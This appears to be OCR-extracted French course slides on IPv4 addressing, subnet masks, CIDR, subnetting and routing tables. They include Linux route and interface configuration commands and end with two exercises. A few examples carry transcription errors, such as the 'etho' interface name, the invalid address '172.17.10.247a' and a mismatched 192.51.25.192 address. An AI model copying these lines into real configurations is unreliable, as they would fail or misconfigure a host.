




Schéma de principe
A, B et R (routeur)



Les adresses IP contenues dans le message sont celles de la station source et de la station destination. Elles ne sont jamais modifiées durant la traversée du réseau. Seules sont modifiées les adresses MAC

Le routage

Notion de passerelle




Table de routage pour la station A

Pour atteindre la machine L, je dois passer par la carte réseau T


Destination	Routeur	Destination	Routeur
IP (B)	local	IP (T')	IP (T)
IP (T)	local	IP (U)	IP (T)
IP (S)	local	IP (J)	IP (T)
IP (R')	local	IP (V)	IP (T)
IP (R)	IP (R')	IP (U')	IP (T)
IP (C)	IP (R')	IP (K)	IP (T)
IP (D)	IP (R')	IP (L)	IP (T)
IP (S'')	IP (S)	IP (V')	IP (T)
IP (E)	IP (S)	IP (W)	IP (T)
IP (F)	IP (S)		
IP (S')	IP (S)	IP (V')	IP (T)
IP (G)	IP (S)	IP (W')	IP (T)
IP (H)	IP (S)	IP (M)	IP (T)
IP (I)	IP (S)	IP (N)	IP (T)
		IP (X)	IP (T)
		IP (X')	IP (T)
		IP (O)	IP (T)
		IP (P)	IP (T)
		IP (Q)	IP (T)

Le routage

A <-> B, C, ... ?

Table de routage pour la station A

Regroupement par réseau



Réseau destination	Route
réseau 1	lien local
réseau 2	IP(R')
réseau 3	IP(S)
réseau 4	IP(S)
réseau 5	IP(T)
réseau 6	IP(T)
réseau 7	IP(T)
réseau 8	IP(T)
réseau 9	IP(T)


■ Comment identifier un réseau ?



Identification d'un réseau

Les adresses IP

Forme générale d'une adresse IP



Fixée par les instances
officielles de l'internet

Gérée par l'administrateur

Exemples d'adresses IP

Préfixe	Plage IP	Nombre d'adresses
10.0.0.0/8	10.0.0.0 – 10.255.255.255	$2^{24} = 16\,777\,216$
172.16.0.0/12	172.16.0.0 – 172.31.255.255	$2^{20} = 1\,048\,576$
192.168.0.0/16	192.168.0.0 – 192.168.255.255	$2^{16} = 65\,536$

Classe	Bits de départ	Début	Fin	Notation CIDR	Masque de sous-réseau par défaut
Classe A	0	0.0.0.0	127.255.255.255 ²	/8	255.0.0.0
Classe B	10	128.0.0.0	191.255.255.255	/16	255.255.0.0
Classe C	110	192.0.0.0	223.255.255.255	/24	255.255.255.0

Les adresses IP

Comment identifier un réseau ?

IPv4 : adresse généralement représentée en notation décimale avec quatre nombres compris entre 0 et 255, séparés par des points

Une adresse IPv4 (notation décimale à point)

172 . 16 . 254 . 1



10101100.00010000.11111110.00000001

1 octet = 8 bits

32 bits (4 * 8), ou 4 octets

00000000	00000000	00000000	00000000	0.0.0.0
00000000	00000000	00000000	00000001	0.0.0.1
...
11000001	00110011	00011001	00111110	193.51.25.62
11000001	00110011	00011001	00111111	193.51.25.63
11000001	00110011	00011001	01000000	193.51.25.64
11000001	00110011	00011001	01000001	193.51.25.65
11000001	00110011	00011001	01000010	193.51.25.66
...
11000001	00110011	00011001	01111110	193.51.25.126
11000001	00110011	00011001	01111111	193.51.25.127
11000001	00110011	00011001	10000000	193.51.25.128
11000001	00110011	00011001	10000001	193.51.25.129
...
11111111	11111111	11111111	11111110	255.255.255.254

$128*1 + 64*1 + 32*0 + 16*0 + 8*0 + 4*0 + 2*0 + 1*1$

Les adresses IP

Comment identifier un réseau ?

Un sous-réseau est constitué des machines dont l'adresse IP est dans l'intervalle 193.51.25.64 et 193.51.25.127

11000001	00110011	00011001	01000000	193.51.25.64
11000001	00110011	00011001	01000001	193.51.25.65
11000001	00110011	00011001	01000010	193.51.25.66
...		...		
11000001	00110011	00011001	01111110	193.51.25.126
11000001	00110011	00011001	01111111	193.51.25.127



Les adresses IP

Comment identifier un réseau ?

[193.51.25.64 , 193.51.25.127]

rrrrrrrr rrrrrrrr rrrrrrrr rrhhhhhh

Masque de sous-réseau : masque binaire qui définit la séparation entre

- le numéro de sous-réseau
- et le numéro de machine

Masque de sous-réseau (255.255.255.192)

11111111 11111111 11111111 11000000

Utilisation : soient deux machines A et B d'adresses IP respectives a et b

- A et B sont sur le même réseau de masque m ssi $a \& m = b \& m$
- on obtient le numéro de machine par $a \& !m$

Adresse du sous-réseau (193.51.25.64)

11000001 00110011 00011001 01000000

Adresse de diffusion (OU logique de toutes les machines du sous-réseau)

11000001 00110011 00011001 01111111 (193.51.25.127)

Les adresses IP

Comment identifier un réseau ?
[193.51.25.64 , 193.51.25.127]

Calcul d'adresse réseau : on garde tel quel tous les bits de réseau et de sous-réseau, et on met les bits machine à 0

11000001 00110011 00011001 01000000 **193.51.25.64**

Calcul d'adresse de diffusion (broadcast) : on garde tel quel tous les bits de réseau et de sous-réseau, et on met les bits machine à 1

11000001 00110011 00011001 01111111 **193.51.25.127**

Calcul du masque : on met tous les bits de réseau et de sous-réseau à 1 et tous les bits machine à 0

11111111 11111111 11111111 11000000 **255.255.255.192**

Notation CIDR : adresse suivi d'un "/" et du nombre de bits de poids fort à 1 dans le masque de sous-réseau

193.51.25.64/26

|| Décision de routage

La décision de routage vers une machine du site est fonction des parties réseau (et sous-réseau) de l'adresse

Exemple :

La machine A envoie un paquet à B directement car $a \& m = b \& m$

La machine A envoie un paquet à E en passant par C car $a \& m \neq e \& m$




Table de routage

Pour la machine A

Réseau destination	adresse	route
réseau 1	lien local	
réseau 2	172.30.0.0/16	193.51.25.122
réseau 3	193.52.25.0/24	193.51.25.3
réseau 4	193.52.24.0/24	193.51.25.3
réseau 5	195.56.16.0/24	193.51.25.254
réseau 6	43.0.0.0/24	193.51.25.254
réseau 7	194.21.36.0/24	193.51.25.254
réseau 8	212.21.71.0/24	193.51.25.254
réseau 9	18.0.0.0/24	193.51.25.254







Table de routage

Pour la machine A

Réseau destination	adresse	route
réseau 1	lien local	
réseau 2	172.30.0.0/16	193.51.25.122
réseau 3	193.52.25.0/24	193.51.25.3
réseau 4	193.52.24.0/24	193.51.25.3
default		193.51.25.254




On peut encore simplifier en combinant plusieurs sous-réseaux (supernetting)
réseau 3 et réseau 4 :
193.52.24.0/23

Les adresses IP et la construction de sous réseaux

Le subnetting est une technique qui permet d'attribuer une seule adresse de réseau à plusieurs réseaux physiques gérés par une seule organisation

exemple:




Données du problème :

Adresse attribuée du réseau

n : le nombre de sous-réseaux

B : le nombre de bits que l'administrateur peut gérer (ex:8)



$B-b$ bits disponibles pour Identifier les stations


Les adresses IP et la construction de sous réseaux

Soit le réseau 193.51.25.0/24

11000001 00110011 00011001 hhhhhhhh

11000001 00110011 00011001 shhhhhhh

deux
sous-réseaux



sous-réseau 193.51.25.0/25 [1,126]

11000001 00110011 00011001 ohhhhhhh

sous-réseau 193.51.25.128/25 [129,254]

11000001 00110011 00011001 1hhhhhhh

Le principe de l'utilisation d'un masque non standard consiste à utiliser pour le réseau certains des bits normalement dévolus à l'adresse de l'hôte.

Exemple : pour produire quatre sous-réseaux à partir d'une adresse de classe C (110), il faudra utiliser les deux bits les plus à gauche du quatrième octet.

Les extrémités de ces sous-blocs sont réservées au réseau logique (partie host à 0 et partie host à 1)

Les adresses IP et la construction de sous réseaux

Soit le réseau 193.51.25.0/24

11000001 00110011 00011001 sshhhhhh

sous-réseau 193.51.25.0/26 [1,62]

11000001 00110011 00011001 oohhhhhh

sous-réseau 193.51.25.64/26 [65,126]

11000001 00110011 00011001 o1hhhhhh


sous-réseau 193.51.25.128/26 [129,190]

11000001 00110011 00011001 1ohhhhhh

sous-réseau 193.51.25.192/26 [193,254]

11000001 00110011 00011001 11hhhhhh

quatre
sous-réseaux



Le routage en pratique

Réseau destination	adresse	route
réseau 1	lien local	
réseau 2	172.30.0.0/16	193.51.25.122
réseau 3	193.52.25.0/24	193.51.25.3
réseau 4	193.52.24.0/24	193.51.25.3
default		193.51.25.254

Pour fixer l'adresse de l'interface
etho de la machine A

```
ifconfig etho 192.51.25.192/24
```

Pour configurer la table de routage sous linux

```
route add -net 172.30.0.0/16 gw 193.51.25.122 (notation CIDR)
```

```
route add -net 193.52.25.0 -netmask 255.255.255.0 gw 193.51.25.3
```

```
route add -net 193.52.24.0/24 gw 193.51.25.3
```

```
route add default gw 193.51.25.254 (passerelle par défaut)
```

Pour afficher la table de routage sous linux: `netstat -rn`

Pour devenir routeur : `echo 1 > /proc/sys/net/ipv4/ip_forward`
`sysctl -w net.ipv4.ip_forward=1 (/etc/sysctl.conf)`

Le routage en pratique

Sur un PC linux, la gestion des interfaces peut s'effectuer de plusieurs manières :

- Network Manager : interface graphique ou nmcli
- ifupdown : renseignez /etc/network/interfaces
et vérifiez dans /etc/NetworkManager/NetworkManager.conf
sudo service NetworkManager restart

```
[ ifupdown ]  
managed=false
```

```
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).
```

```
# The loopback network interface  
auto lo  
iface lo inet loopback
```

```
iface eth0 inet static  
address 172.17.10.247a  
netmask 255.255.255.0  
broadcast 172.17.10.255  
gateway 172.17.10.3
```


```
# static route  
up route add -net 172.17.250.0/24 gw 172.17.10.141 dev eth0
```

- Ifup nom-interface
- Ifdown nom-interface
- Ifup -force nom-interface

/etc/init.d/networking restart

- En manuel avec ifconfig (-a) ou ip a show ou ip -h -c -s a show ,

Exercice 1



A : 193.51.25.168/27

C: 193.51.25.190/27

B: 193.51.25.172/27

D: 193.21.15.252/27

Décisions de routage lorsque

A->B

A->D

Adresse IP en binaire

Masque de sous-réseau en binaire

Règle de décision



Exercice 2

194.167.235.0

